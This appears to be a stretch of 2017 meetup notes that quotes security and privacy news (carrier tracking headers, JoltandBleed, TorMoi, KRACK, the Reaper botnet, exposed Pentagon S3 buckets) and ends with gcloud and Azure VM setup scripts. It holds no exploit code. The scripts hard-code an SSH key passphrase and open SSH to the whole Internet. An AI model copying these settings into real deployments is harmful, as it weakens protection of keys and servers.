UIDH stands for “Unique Identifier Header.” When you visit a website on your phone or computer, you typically send certain information to the website provider identifying your IP address, the software you’re using to browse the web, and more.

UIDH’s are “perma-cookies” that some mobile carriers inject into the information you’re sending when you surf the web. Mobile carriers use these unique identifiers to track the websites you visit, sometimes to share that data with third parties and other times for unknown reasons. Normal cookies allow users to maintain control, while perma-cookies are injected beyond reach, out of control of the user.

Can my provider track me if I’m using an SSL connection?

HTTPS sites use Secure Socket Layer encryption (SSL) which, in addition to helping to secure your online communications, prevent the UID header from being injected. The UID tracker mechanism is not effective in HTTPS connections. Unfortunately, millions of sites on the internet do not use SSL protection.

Firefox Lightbeam

You can [Shine a Light on Who's Watching You](#) by installing the [Firefox Lightbeam](#) add-on. It graphically illustrates third-party tracking in the Internet.

Vanishing state of privacy

From [Richard Stallman The Vanishing State of Privacy](#):

The digital revolution has enriched our lives in so many ways, giving us access to information and capabilities our ancestors only dream of. But that has come at a price: surveillance.

Proprietary software: the driver of unprecedented surveillance

“The reason that we are subject now to more surveillance than there was in the Soviet Union is that digital technology made it possible,” he says. “And the first disaster of digital technology was proprietary software that people would install and run on their own computers, and they wouldn’t know what it was doing.

“They can’t tell what it’s doing. And that is the first injustice that I began fighting in 1983: proprietary software, software that is not free, that the users don’t control.”

Spying on the user: Swindle, Shitbit and the Internet of Stings

“This is an example: this is Amazon’s e-book reader, the Amazon Swindle. It transmits, from time-to-time, the name of the book being read and the page number to Amazon servers. If the user enters any notes, they’re sent to Amazon too. Total Orwellian surveillance of the user,” he says. “I refuse to be oppressed this way: take that Swindle and step on it.”

But Amazon isn’t the only one collecting such intimate data.

“Lots of proprietary programs spy. Windows spies, Mac OS spies, iOS spies, Flash player spies. Thousands of apps spy on the user,” he says.

The proliferation of personal fitness trackers has, according to Stallman, amplified this.

Software backdoors: Stalin’s dream?

“The Amazon Swindle has a backdoor for erasing books. We saw this in 2009: Amazon remotely erased thousands of books, thousands of copies of the same book: it was 1984 by George Orwell,” he said. “So of course this stimulated a lot of criticism, so Amazon said it would never do this again, unless ordered to by the state. Right.

“Windows has had a universal backdoor since Windows XP: a universal backdoor means they can forcibly change the software at a distance,” he says.

“Portable phones, every portable phone has a universal backdoor,” he says. “So what is a mobile phone? It tracks a person’s movements all the time, it has to do that in order to function, but the effect is that the phone company finds always where it is, and can localise it very precisely by triangulating with local towers.

“And with the backdoor they can convert it into a full-time listening device that can hear all the conversation in the room, even when it’s not making any call, even when it’s supposed to be switched off.”

For Stallman, this is reality that the architects of the Soviet Union would have loved.

“I call this Stalin’s dream: this is what Stalin would have yearned for,” he said. “But the point is: Stalin couldn’t do that: it was too far-fetched even for him to dream of. But this is what’s happening today.”

Rise of safe languages

ESR and C's successors - Go, Rust, or Cx

From [The long goodbye to C](#) by Eric S. Raymond:

We went thirty years – most of my time in the field – without any plausible C successor, nor any real vision of what a post-C technology platform for systems programming might look like. Now we have two such visions. . .

. . .and there is another. I have a friend working on a language he calls “Cx” which is C with minimal changes for type safety; the goal of his project is explicitly to produce a code lifter that, with minimal human assistance, can pull up legacy C codebases.

. . .

So, now I can see three plausible paths out of C. Two years ago I couldn't see any. I repeat: this is huge.

. . .

It is now possible to glimpse a future in which all that code is written in specific C replacements with strong memory-safety properties. Go, or Rust, or Cx – any way you slice it, C's hold is slipping. Like, if I were clean-starting an NTP implementation today, I'd do it in Go without any hesitation at all.

Firefox Quantum

From [Fearless Concurrency in Firefox Quantum](#):

These days, Rust is used for [all kinds of things](#). But its founding application was [Servo](#), an experimental browser engine.

Now, after years of effort, a major part of Servo is shipping in production: Mozilla is releasing [Firefox Quantum](#)!

Stylo: a parallel CSS engine

Firefox Quantum includes Stylo, a pure-Rust CSS engine that makes full use of Rust's “[Fearless Concurrency](#)” to speed up page styling. It's the first major component of Servo to be integrated with Firefox, and is a major milestone for Servo, Firefox, and Rust. It replaces approximately 160,000 lines of C++ with 85,000 lines of Rust.

Fearless concurrency

On the other hand, Rust guarantees that it is impossible to mutate the style of the parent element, because it is kept behind an immutable reference. Rayon's scoped threading functionality makes sure that there is no way for that struct to even obtain/store a mutable reference if it wanted to. The parent style is something which one thread was allowed to write to to create (when the parent element was being processed), after which everyone is only allowed to read from it. You'll notice that the reference is a zero-overhead “borrowed pointer”, not a reference counted pointer, because Rust and Rayon let you share data across threads without needing reference counting when they can guarantee that the data will be alive at least as long as the thread.

Rust's productivity

A conversation amongst Firefox developers that stuck with me — one that was included in Josh Matthews' [talk](#) at Rust Belt Rust — was

. . . <heycam> can you imagine if we needed to implement this all in C++ in the timeframe we have

Wrapping up

Overall, Firefox Quantum benefits significantly from Stylo, and thus from Rust. Not only does it speed up page load, but it also speeds up interaction times since styling information can be recalculated much faster, making the entire experience smoother.

But Stylo is only the beginning. There are two major Rust integrations getting close to the end of the pipeline. One is integrating [Webrender](#) into Firefox; Webrender [heavily uses the GPU to speed up rendering](#). Another is [Pathfinder](#), a project that offloads font rendering to the GPU. And beyond those, there remains Servo's parallel layout and DOM work, which are continuing to grow and improve. Firefox has a very bright future ahead.

For further reading:

- [Servo, the Parallel Browser Engine Project](#)
- [Entering the Quantum Era—How Firefox got fast again and where it's going to get faster](#)
- [Quantum Wiki](#)
- [Firefox Quantum - using Rust for parallelized layouting](#)

NetworkManager vs networking

NetworkManager vs networking was added to clarify the interaction between **NetworkManager** and **networking**.

11.18.2 Exploits this week

Amazon Key flaw

From [Amazon Key flaw makes entering your home undetected a possibility](#):

Security research firm Rhino Security Labs [found a vulnerability in the Amazon Key](#) in-home delivery service's security procedures that could allow either the courier or even a savvy and malicious bystander to enter your home undetected after the delivery is completed. Amazon has promised to change how Key works in order to make it easier for you to tell when something unusual is happening in this event, but the changes proposed by Amazon don't necessarily resolve the vulnerability.

JoltandBleed et al

From [Oracle rushes out 5 patches for huge vulnerabilities in PeopleSoft app server](#):

JoltandBleed is a memory leakage vulnerability in Oracle's proprietary Jolt protocol, used by the Tuxedo 2 application server. Crafted network packets sent to the HTTP port controlled by the Jolt service could potentially extract data from memory on the app server, including session information, user names, and passwords in plain text . . .

The bug was caused by a mistake by a developer or developers writing the server code for the Jolt protocol handler. "The confusion was between 2 functions, jtohi and htoji," the ERPSec researchers wrote in a description of the vulnerabilities. As a result, while the protocol expects a "package length" for data to be 0x40 bytes, it actually responds to requests with lengths of 0x40000000 bytes.

Google risks of stolen credentials

From [Google Security Blog - New research: Understanding the root cause of account takeover](#):

Protecting our users from account takeover

Prevention

... Safe Browsing, which now [protects more than 3 billion devices](#), alerts users before they visit a dangerous site or when they [click a link to a dangerous site within Gmail](#). We recently announced the [Advanced Protection program](#) which provides extra security for users that are at elevated risk of attack.

Detection

We monitor every login attempt to your account for suspicious activity. When there is a sign-in attempt from a device you've never used, or a location you don't commonly access your account from, we'll require additional information before granting access to your account.

Mitigation

Finally, we regularly scan activity across Google's suite of products for suspicious actions performed by hijackers and when we find any, we lock down the affected accounts to prevent any further damage as quickly as possible. We prevent or undo actions we attribute to account takeover, notify the affected user, and help them change their password and re-secure their account into a healthy state.

What you can do

... [Security Checkup](#) ... [Smart Lock](#) ...

From [Data breaches, phishing, or malware? Understanding the risks of stolen credentials](#):

As the digital footprint of Internet users expands to encompass social networks, financial records, and data stored in the cloud, often a single account underpins the security of this entire identity—an email address. This root of trust is jeopardized by the exposure of a victim's email password or recovery questions. Once subverted, a hijacker can reset a victim's passwords to other services as a stepping stone attack; download all of the victim's private data; remotely wipe the victim's data and backups; or impersonate the victim to spew out spam or worse.

Our study captures three market segments: (1) forums that trade credential leaks exposed via data breaches; (2) phishing kits that deceive users into submitting their credentials to fake login pages; and (3) off-the-shelf keyloggers that harvest passwords from infected machines.

Over the course of March, 2016–March, 2017, we identify 788,000 potential victims of keylogging; 12.4 million potential victims of phishing; and 1.9 billion usernames and passwords exposed by data breaches.

We find that the risk of a full email takeover depends significantly on how attackers first acquire a victim's (re-used) credentials. Using Google as a case study, we observe only 7% of victims in third-party data breaches have their current Google password exposed, compared to 12% of keylogger victims and 25% of phishing victims. Hijackers also have varying success at emulating the historical login behavior and device profile of targeted accounts. We find victims of phishing are 400x more likely to be successfully hijacked compared to a random Google user. In comparison, this rate falls to 10x for data breach victims and roughly 40x for keylogger victims. This discrepancy results from phishing kits actively stealing risk profile information to impersonate a victim, with 83% of phishing kits collecting geolocations, 18% phone numbers, and 16% User-Agent data.

Behind the scenes, we find 4,069 distinct phishing kits and 52 keyloggers were responsible for the active attacks in our year-long monitoring sample. The most popular phishing kit—a website emulating Gmail, Yahoo, and Hotmail logins—was used by 2,599 blackhat actors to steal 1.4 million credentials. Likewise, the most popular keylogger—HawkEye—was used by 470 blackhat actors to generate 409,000 reports of user activity on infected devices. We find the operators of both phishing kits and keyloggers concentrate in Nigeria, followed by other nations in Africa and South-East Asia.

Immediate solutions to the shortcomings of risk profiles include migrating users to unphishable two-factor authentication (2FA) or password managers that associate credentials with specific domains. While these schemes are susceptible to malware, our results suggest that the threat posed by credential leaks

and phishing is orders of magnitude larger than keyloggers at present. Nevertheless, as Bonneau et al. point out, there are various barriers to adopting 2FA and password managers with respect to ease-of-use, recovery from loss, and trusting third parties [3]. Likewise, user knowledge of these schemes is spotty [1,23]. Our own results indicate that less than 3.1% who fall victim to hijacking subsequently enable any form of two-factor authentication after recovering their account. As such, user education remains a major initiative for enhancing account security.

In this work we presented the first longitudinal measurement study of how miscreants obtain stolen credentials and subsequently bypass risk-based authentication schemes to hijack a victim's account. In total, we identified 788,000 potential victims of off-the-shelf keyloggers; 12.4 million potential victims of phishing kits; and 1.9 billion usernames and passwords exposed via data breaches and traded on blackmarket forums. Through a combination of password re-use across thousands of online services and targeted collection, we estimated 7–25% of stolen passwords in our dataset would enable an attacker to log in to a victim's Google account and thus take over their online identity due to transitive trust. However, we showed how blocking login attempts that fail to match a user's historical login behavior or device profile help mitigate the risk of data breaches and keyloggers, and to a lesser extent phishing. We are now using these insights to improve our login defenses for all users. Our findings illustrate the global reach of the underground economy surrounding credential theft and the need to educate users about password managers and unphishable two-factor authentication as a potential solution.

Dark Cloud

Dark Cloud: Inside The Pentagon's Leaked Internet Surveillance Archive

The Discovery

On September 6th, 2017, UpGuard Director of Cyber Risk Research Chris Vickery discovered three Amazon Web Services S3 cloud storage buckets configured to allow any [AWS global authenticated user](#) to browse and download the contents; AWS accounts of this type can be [acquired with a free sign-up](#). The buckets' AWS subdomain names - "centcom-backup," "centcom-archive," and "pacom-archive" - provide an immediate indication of the data repositories' significance. CENTCOM refers to the [US Central Command](#), based in Tampa, Fla. and responsible for US military operations from East Africa to Central Asia, including the Iraq and Afghan Wars. PACOM is the [US Pacific Command](#), headquartered in Aiea, HI and covering East, South, and Southeast Asia, as well as Australia and Pacific Oceania.

Taken together, this disparate collection of data appears to constitute an ingestion engine for the bulk collection of internet posts - organizing a mass quantity of data into a searchable form.

This vast repository ingested content from a broad array of webpages; while Facebook is a popular, recurring host, everything from soccer discussion groups to video game forums are sources for scraped web posts. The posts themselves are in many different languages, but with an emphasis on Arabic, Farsi (spoken in Iran and Afghanistan), and a number of Central and South Asian dialects spoken in Afghanistan and Pakistan.

The Significance

Given the enormous size of these data stores, a cursory search reveals a number of foreign-sourced posts that either appear entirely benign, with no apparent ties to areas of concern for US intelligence agencies, or ones that originate from American citizens, including a vast quantity of Facebook and Twitter posts, some stating political opinions.

The collection of public internet posts in massive repositories by the Defense Department for unclear reasons is one matter; the lack of care taken to secure them is another. The CENTCOM and PACOM CSTAR cyber risk scores of [542](#) and [409](#) provide some indication of gaps in the armor of two major military organizations' digital defenses. The possible misuse or exploitation of this data, perhaps against internet users in foreign countries wracked by civil violence, is a troubling possibility, as is the presence of US citizens' internet content in buckets associated with US military intelligence operations. The Posse

Comitatus Act restricts the military from “being used as a tool for law enforcement, except in situations of explicit national emergency based on express authorization from Congress,” but as seen in recent years, this separation has been eroded.

Despite all of this, the same issues of cyber risk driving insecurity across the landscape are present here, too. A simple permission settings change would have meant the difference between these data repositories being revealed to the wider internet, or remaining secured. If critical information of a highly sensitive nature cannot be secured by the government - or by third-party vendors entrusted with the information - the consequences will affect not only whatever government organizations and contractors that are responsible, but anybody whose information or internet posts were targeted through this program, potentially resulting in unfair bias or unwarranted actions against the post creator.

11.19 2017-11-11 PKP removal, exploits galore

11.19.1 Links and updates this week

Google Chrome to remove Public Key Pinning

From [Intent To Deprecate And Remove: Public Key Pinning](#):

Summary

Deprecate support for public key pinning (PKP) in Chrome, and then remove it entirely.

This will **first remove support for HTTP-based PKP (“dynamic pins”)**, in which the user-agent learns of pin-sets for hosts by HTTP headers. We would like to do this in Chrome 67, which is estimated to be released to Stable on 29 May 2018.

Finally, remove support for built-in PKP (“static pins”) at a point in the future when Chrome requires Certificate Transparency for all publicly-trusted certificates (not just newly-issued publicly-trusted certificates). (We don’t yet know when this will be.)

Motivation

PKP offers a way to defend against certificate misissuance

As a consequence, site operators face difficulties selecting a reliable set of keys to pin to, and **adoption of PKP has remained low**.

After this removal, security devices will be able to intercept TLS traffic (ostensibly a “good” man-in-the-middle).

Additionally see [ycombinator - Public Key Pinning being Removed from Chrome](#).

OWASP Top 10

See [The OWASP Top 10 is killing me, and killing you!](#) and [reddit -The OWASP Top 10 is killing me, and killing you!](#).

After comparing the similarity between the 2007 and 2017 OWASP Top 10 lists, the article comments:

I’m sure that most developers and testers can intuit the issues on both the 2007 and 2017 lists. We all know not to do these things. So why are they still issues? And in particular, why are we still being killed by issues like injection, XSS, insecure direct object references, and CSRF?

Regarding authentication:

A huge problem here is “roll your own” authentication schemes that use little or poor encryption, too many plain-text files, and clever but easily broken password management. In short, don’t do this yourself.

Regarding XSS:

XSS is harder to prevent than injection, and because it's more of a threat to web users than to web servers, somehow it flies under the radar.

...

The OWASP's [XSS Prevention Cheat Sheet](#) can get you moving in the right direction.

Also see [SQLi Hall-of-Shame](#).

TorMoi! Tor browser bug

From [Critical Tor flaw leaks users' real IP address—update now](#):

TorMoi!, as the flaw has been dubbed by its discoverer, is triggered when users click on links that begin with `file://` rather than the more common `https://` and `http://` address prefixes. When the Tor browser for macOS and Linux is in the process of opening such an address, “the operating system may directly connect to the remote host, bypassing Tor Browser,” according to a [brief blog post published Tuesday](#) by We Are Segment, the security firm that privately reported the bug to Tor developers.

On Friday, members of the Tor Project issued a [temporary work-around that plugs that IP leak](#).

Hacking voting

The summary article is [Hacking the vote: Threats keep changing, but election IT sadly stays the same](#).

[NIST VVSG Principles and Guidelines](#) are the Voluntary Voting System Guidelines.

From the [DEFCON 25 Voting Machine Hacking Village](#):

By the end of the conference, every piece of equipment in the Voting Village was effectively breached in some manner. Participants with little prior knowledge and only limited tools and resources were quite capable of undermining the confidentiality, integrity, and availability of these systems ...

The lessons learned were:

1. Even with limited resources, time, and information, voting systems can be hacked.
2. Foreign-made parts introduce serious supply chain concerns.
3. This was more than a “hacker” stunt and showed that a diverse community of stakeholders must be engaged.
4. The Village challenged major criticisms – and reiterated the need for policy change.

First, though voting machine manufacturers have historically denied claims that their machines are insecure, some have suggested the Voting Village demonstration did not constitute a “true” test because it was not conducted in a real election setting.

Second, there is a common misconception that the internet is required for voting machines to be hacked.

Finally, another common argument is that voting systems are insulated to a degree by the diversity and decentralized nature of our election infrastructure.

Stuxnet-style code signing

From [Stuxnet-style code signing is more widespread than anyone thought](#)

Now, researchers have presented proof that digitally signed malware is much more common than previously believed. What's more, it predated Stuxnet, with the first known instance occurring in 2003. The researchers said they found 189 malware samples bearing valid digital signatures that were created using

compromised certificates issued by recognized certificate authorities and used to sign legitimate software. In total, 109 of those abused certificates remain valid.

Problems come from 3 weaknesses:

1. “Faulty implementation of [Microsoft’s Authenticode specification](#).”
“... even when a signature isn’t valid because it doesn’t match the cryptographic hash of the file being signed, at least 34 AV programs to some degree failed to identify the easy-to-spot error.”
2. “Key mismanagement”
“One is software publishers who mismanage the private keys they use to sign their wares. The 189 malware samples bearing valid digital signatures were signed by 111 unique certificates. Of those 111 certificates, 75 of them had been used previously to sign legitimate software, an indication that the publisher had lost control of the private key portion of the certificate.”
3. “Verification failures”
“The third key weakness in the code-signing ecosystem was the failure of certificate authorities to verify the identities of people applying for code-signing certificates.”

Linux USB driver security problems

From [Linux Has a USB Driver Security Problem](#):

USB drivers included in the Linux kernel are rife with security flaws that in some cases can be exploited to run untrusted code and take over users’ computers.

The vast majority of these vulnerabilities came to light on Monday, when Google security expert Andrey Konovalov informed the Linux community of [14 vulnerabilities](#) he found in the Linux kernel USB subsystem.

The 14 flaws are actually part of a [larger list of 79 flaws](#) Konovalov found in Linux kernel USB drivers during the past months. Not all of these 79 vulnerabilities have been reported, let alone patched.

Two tools mentioned in the article are:

- [syzkaller - kernel fuzzer](#)
Used by Konovalov to find the 79 flaws.
- [POTUS: Probing Off-The-Shelf USB Drivers with Symbolic Fault Injection](#)

From researchers at the University of London.

11.19.2 Exploits this week

ROCA follow-up

From [Flaw crippling millions of crypto keys is worse than first disclosed](#)

On Sunday, researchers Daniel J. Bernstein and Tanja Lange reported they [developed an attack that was 25 percent more efficient than the one created by original ROCA researchers](#).

Also:

... Estonia abruptly suspended 760,000 national ID cards used for voting, filing taxes, and encrypting sensitive documents.

... The country is now issuing cards that use [elliptic curve cryptography](#) instead of the vulnerable RSA keys ...

KRACK follow-up

From [Pixel won't get KRACK fix until December, but is that really a big deal?](#):

KRACK can essentially completely break WPA2 security, but the thing is, while Android does use WPA2 for encryption where available, Android doesn't rely on WPA2 for security. Android is used to running on a variety of networks. It has to deal with hundreds of carrier configurations around the world, that random coffee shop hot spot that you share with a bunch of strangers, and sometime just connecting to an unencrypted, open Wi-Fi connection. Android already assumes the network is hostile, so even if you break WPA2 security, you're only treated to a stream of individually encrypted connections. All the Google apps come with their own encryption, and Google's [development documents](#) tell developers to "Send all network traffic from your app over SSL." Connecting to websites with HTTPS (like Ars Technica!) will still be secure, and all of Android's back-end Play Services stuff, like the 24/7 connection to Google, is also encrypted.

KRACK is a big deal for some devices, but it's mainly those that use WPA2 as their primary form of security. A lot of times this is IoT stuff like video cameras or "dumber" devices like a printer. On Android, killing WPA2 security is no different from logging in to an open coffee shop Wi-Fi with 25 other random people. Android is used to this, and the OS and apps generally take the right precautions.

Hacking Google's bug tracking system

See [How I hacked Google's bug tracking system itself for \\$15,600 in bounties](#):

There are about **2000–3000 issues per hour** being opened during the work hours in Mountain View, and only 0.1% of them are public.

The author described 3 quick attempts to exploit the system: (1) Getting a Google email account ([buganizer-system_123123_67111111@google.com](#)), (2) Getting notified about internal tickets, and (3) getting details about about internal issues.

Reaper botnet

See [Assessing the threat the Reaper botnet poses to the Internet—what we know now](#) for a discussion of the Reaper botnet.

Ultimately, Reaper contains a potentially game-changing infection mechanism, and its developers have demonstrated a willingness to build its existing arsenal of exploits. If its developers were to substantially overhaul their malware to add new exploits and better protect its control infrastructure, Reaper has the potential to grow into an unprecedented size.

"The biggest threat everyone should be scared about is that of the possibility for fragmented IoT botnets to get overrun by one strong and efficient botnet which can win the battle for IoT devices on every occasion, and will create a super-botnet of unequal and unseen size," Geenens wrote in Wednesday's Radware post. "IoT_Reaper has been thought of as a potential candidate, but all indicators lead one to believe that this will not be the case."

The following additionally reference articles are worth viewing:

- Discuss: [A Huge Wave of IoT Zombies Is Coming](#) and [IoT_reaper: A Few Updates](#)
- Discuss: [A Huge Wave of IoT Zombies Is Coming](#)
- Not discussed: [Reaper: The Professional Bot Herder's Thingbot](#)

WikiLeaks Vault 8

WikiLeaks Vault 8 is the “Source code and analysis for CIA software projects including those described in the Vault7 series.”

The first release is for Vault 8 Hive.

11.20 2017-11-04 Cloud providers other than AWS

11.20.1 Links and updates this week

Linode, DigitalOcean, Google, and Microsoft Azure

This is not a comprehensive review or comparison of the providers - more a light introduction related to some of the things we’ve covered before.

It’s really hard to compare these vastly different offerings as even pricing varies within a provider depending on a number of factors including location, performance,

At the low end Google provides a free tier VM; additional VMs are available for \$3.88/month (\$0.0076/hour) for a 512MB RAM VM. Also, when a Google VM is shut down only the disk storage is applied (assuming no fixed IP).

Linode offers a 1GB RAM VM for \$5/month (\$0.0075/hour). Again, as you go up in size the prices rise dramatically and we suspect the performance for similarly spec’ed offerings can have wildly varying performance.

Linode

Here are some useful links:

- [Linode pricing](#)
- [Linode Billing and Payments](#) (hourly billing to monthly cap)
 - [If My Linode is Powered Off, Will I Be Billed?](#) (yes, you must delete services to stop billing)
 - [Linode Transfer Overages](#) (\$0.02/GB)
 - [Linode Transfer Proration](#)
- [Linode Guides & Tutorials](#)
 - [Getting Started with Linode](#)
 - [Linode firewall search](#)
 - [IPs, Networking & Domains](#)
 - [Linux Static IP Configuration](#)
 - [An Overview of IPv6 on Linode](#)
 - [Create a SOCKS5 Proxy Server with Shadowsocks on Ubuntu and CentOS 7](#)
 - [Configure Your Linode for Reverse DNS \(rDNS\)](#)
 - [Linode Common DNS Configurations](#)

To create an ssh key for login:

```
EMAIL="user@example.org"
ssh-keygen -a 50 -t ed25519 -C "$EMAIL" -f id_linode
```

DigitalOcean

Here are some useful links:

- [DigitalOcean](#)
- [DigitalOcean Help Topics](#)
 - [DigitalOcean Pricing & Billing](#) (hourly billing to monthly cap, billed when VM off, floating IPs cost when not used)
 - [DigitalOcean Do you charge for bandwidth?](#) (\$0.01/GB over 1 TB monthly limit)
 - [DigitalOcean Setting Up Your Server](#)
 - [DigitalOcean Learn More About Linux](#)
- Other setup
 - [DigitalOcean Load Balancer](#) is \$0.03/hour or \$20/month.
 - [An Introduction To DigitalOcean Cloud Firewalls](#)
 - [How To Set Up a Host Name with DigitalOcean](#)
 - [An Introduction to DigitalOcean Spaces](#)
 - * [Object Storage vs. Block Storage Services](#).

Google Compute Engine

Google Compute Engine is part of Google's extensive cloud offerings (though less extensive than Amazon Web Services).

Here are some useful links:

- [Compute Engine Features](#) beyond Linode and DigitalOcean (custom machine types, transparent maintenance, global load balancing, Linux & Windows support, preemptible VMs, compliance, per-second billing, sustained use discounts, committed use discounts, container)
- [Google Always Free Usage Limits](#)
 - [Google Cloud Platform Free Tier](#)
 - [Google Cloud Platform Pricing Calculator](#)
- [Installing Cloud SDK](#)
- [TCP BBR congestion control comes to GCP](#) – your Internet just got faster
 - [google/bbr](#)
 - [Increase your Linux server Internet speed with TCP BBR congestion control](#)

```
EMAIL="user@example.org"
SSHKEYFILE="id_gce"
ssh-keygen \
  -t ed25519 \
```

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```

-a 50 \
-C "$EMAIL" \
-f ~/.ssh/$SSHKEYFILE \
-N 'wouldntyouliketoknow'
chmod 600 ~/.ssh/$SSHKEYFILE
chmod 644 ~/.ssh/${SSHKEYFILE}.pub
# To change the passphrase:
# ssh-keygen -p -f ~/.ssh/$SSHKEYFILE

# *****
# *****
# Setup meetup GCE instance using Debian 9
# *****
# *****

# *****
# Setup GCE info prior to creating instance
# *****
# login to Google cloud
gcloud auth list
gcloud config set account 'user@example.org'
gcloud auth login --no-launch-browser
# select PROJECT for billing purposes
PROJECT="example.org:bitbender"
gcloud config set project "$PROJECT"
# select REGION/ZONE for right geographic region
gcloud compute regions list
REGION=us-west1
gcloud config set compute/region $REGION
gcloud compute zones list
ZONE=us-west1-b
gcloud config set compute/zone $ZONE

# *****
# Set VM image, machine type, bootdisk
# *****
# choose image
gcloud compute images list
IMAGEPROJECT="debian-cloud"
IMAGEFAMILY="debian-9"
# choose machine-type
gcloud compute machine-types list | grep " $ZONE "
MACHINE="f1-micro"
# MACHINE="g1-small"
# MACHINE="n1-standard-1"
# show current firewall rules - below will use the default but you can add rules
gcloud compute firewall-rules list
# BOOTDISK="pd-ssd"
BOOTDISK="pd-standard"
DSIZE=15

# *****
# ssh keys here
# *****
SSHUSERID="hacker"
SSHKEYS="ssh-keys=${SSHUSERID}:${$(cat ~/.ssh/${SSHKEYFILE}.pub)}"

```

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```

# *****
# Can create static ip prior or make ephemeral address.
# *****
# Here create a static address incurring charges when it is not used.
gcloud compute addresses list
# gcloud compute addresses create meetup --addresses --region $REGION
# gcloud compute addresses delete meetup --region $REGION
# ADDRESS="--address meetup"
# Or just get an ephemeral address that can be made static later.
ADDRESS=""

# *****
# Create non-preemptible images.
# *****
H="meetup"
# tags from "gcloud compute firewall-rules list" define firewall settings
TAGS=""
MAINT="MIGRATE"
RESTART=""
gcloud compute instances create "$H" --project "$PROJECT" --zone "$ZONE" --machine-
→type "$MACHINE" --network "default" --maintenance-policy "$MAINT" $TAGS $ADDRESS --
→image-project "$IMAGEPROJECT" --image-family "$IMAGEFAMILY" --boot-disk-size "$DSIZE"
→" --boot-disk-type "$BOOTDISK" --boot-disk-device-name "$H" --no-scopes --metadata "
→$SSHKEYS"

# *****
# Manipulate VM
# *****
gcloud compute instances list # or stop start delete
# wait for instance to start and get EXTERNAL_IP
EXTERNAL_IP=35.185.225.172

# *****
# Login
# *****
ssh -i ~/.ssh/${SSHKEYFILE} hacker@$EXTERNAL_IP

# *****
# Play around
# *****
uname -a
cat /proc/meminfo | grep MemTotal
cat /proc/cpuinfo | grep 'model name'
df -h
cat /etc/fstab
cat /etc/{deb_version,os-release}
python -V
cat /etc/hosts
cat /etc/resolv.conf
sudo apt update; sudo apt upgrade -y; sudo apt auto-remove -y
sudo apt install speedtest-cli -y
speedtest-cli # > 600 Mbps down, > 300 Mbps up

# *****
# Shutdown
# *****
sudo shutdown -h now; exit

```

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```
# *****
# Make sure it terminates
# *****
gcloud compute instances list
# ...
gcloud compute instances delete
```

Microsoft Azure

We mention Microsoft Azure more for completeness than recommendation due to pricing. See [Microsoft Azure Pricing calculator](#). The smallest Linux VM available is a 0.75GB RAM for \$0.02/hour or \$14.88/month, about 3X the cost of a 1GB Linode VM.

Here is the scripting to create an Ubuntu VM for a UniFi Controller:

```
#!/usr/bin/env bash

# VM needs:
RG="unifi-rg"
REGION="westus2"
VNET="unifi-vnet"
SUBNET="unifi"
NIC="unifi-nic"
PIP="unifi-pip"
DNSNAME="unifi-dns"
NSG="unifi-nsg"

# VM is Ubuntu UniFi Controller
VM="unifi"
IMAGE="UbuntuLTS"

# function to add a security rule to network security group
#  addrule NAME PRIORITY PROTOCOL DEST_PORT SOURCE_RESOURCE_GROUP NETWORK_SECURITY_
#  ↳GROUP
function addrule() {
    az network nsg rule create -g $6 --nsg-name $7 \
        --name $1 --protocol $3 --direction inbound --priority $2 \
        --source-address-prefix $5 --source-port-range '*' \
        --destination-address-prefix '*' --destination-port-range $4 --access allow
}

# Login
az login
az account list
# NAME="Microsoft Azure Sponsorship"
# ID="9547f0f312345678-abcd-efab-cdef-123456789abc"
# az account set --subscription "$NAME"

# Create region for UniFi Controller
az group create -n $RG -l $REGION

# Create virtual network and subnet - default would have been OK
az network vnet create --resource-group $RG \
    --name $VNET --address-prefix 10.0.0.0/16 \
```

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```

--subnet-name $SUBNET --subnet-prefix 10.0.0.0/24

# Grab a public IP resource - first 5 in a region are free
# 52.111.222.123
az network public-ip create -g $RG -n $PIP \
  --allocation-method Static \
  --dns-name $DNSNAME --reverse-fqdn unifi.example.org.

# Create network security group
az network nsg create -g $RG -n $NSG

# Create nic and set addressing
az network nic create -g $RG -n $NIC \
  --vnet-name $VNET --subnet $SUBNET \
  --network-security-group $NSG \
  --public-ip-address $PIP --private-ip-address 10.0.0.4

# Set the VM incoming firewall rules
#   addrule NAME PRIORITY PROTOCOL DEST_PORT SOURCE RESOURCE_GROUP NETWORK_SECURITY_
#   ↳GROUP
HQ="1.2.3.4/29"
REMOTE="2.3.4.5/29"
ADMIN="3.4.5.6/24"
# SSH from Internet
addrule AllowSSHInBound 200 tcp 22 Internet $RG $NSG
# AP inform from sites
addrule Allow8080HQInBound 300 tcp 8080 $HQ $RG $NSG
addrule Allow8080RemoteInBound 310 tcp 8080 $REMOTE $RG $NSG
# AP STUN from sites
addrule Allow3478HQInBound 320 udp 3478 $HQ $RG $NSG
addrule Allow3478RemoteInBound 330 udp 3478 $REMOTE $RG $NSG
# Mgmt port 8443 from sites and admin
addrule Allow8443HQInBound 400 tcp 8443 $HQ $RG $NSG
addrule Allow8443RemoteInBound 410 tcp 8443 $REMOTE $RG $NSG
addrule Allow8443AdminInBound 420 tcp 8443 $ADMIN $RG $NSG
# Mgmt port 8880 from sites and admin
addrule Allow8880HQInBound 500 tcp 8880 $HQ $RG $NSG
addrule Allow8880RemoteInBound 510 tcp 8880 $REMOTE $RG $NSG
addrule Allow8880AdminInBound 520 tcp 8880 $ADMIN $RG $NSG
# Mgmt port 8843 from sites and admin
addrule Allow8843HQInBound 600 tcp 8843 $HQ $RG $NSG
addrule Allow8843RemoteInBound 610 tcp 8843 $REMOTE $RG $NSG
addrule Allow8843AdminInBound 620 tcp 8843 $ADMIN $RG $NSG
# Let's Encrypt port 443 from everywhere
#   Let's Encrypt --standalone uses port 443 for cert gen and renewal
#   Otherwise there's no listener on the port
az network nsg rule create -g unifi-rg --nsg-name unifi-nsg \
  --name Allow443InBound --protocol tcp --direction inbound \
  --priority 700 \
  --source-address-prefix '*' --source-port-range '*' \
  --destination-address-prefix '*' --destination-port-range 443 \
  --access allow

# Now create the VM

# See "How to create and use an SSH public and private key pair for Linux VMs in Azure
# ↳ "

```

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```
# https://docs.microsoft.com/en-us/azure/virtual-machines/linux/mac-create-ssh-keys
↪#create-a-vm-with-your-public-key-file
# See "Detailed walk through to create an SSH key pair and additional certificates_
↪for a Linux VM in Azure"
# https://docs.microsoft.com/en-us/azure/virtual-machines/linux/create-ssh-keys-
↪detailed
ssh-keygen \
    -t ed25519 \
    -a 50 \
    -C "user@unifi.example.org" \
    -f ~/.ssh/id_unifi \
    -N 'wouldntyouliketoknow'
# To change the passphrase:
# ssh-keygen -p -f ~/.ssh/id_unifi

az vm create --resource-group $RG --name $VM --image $IMAGE --size Basic_A1 \
    --nics $NIC --storage-sku Standard_LRS \
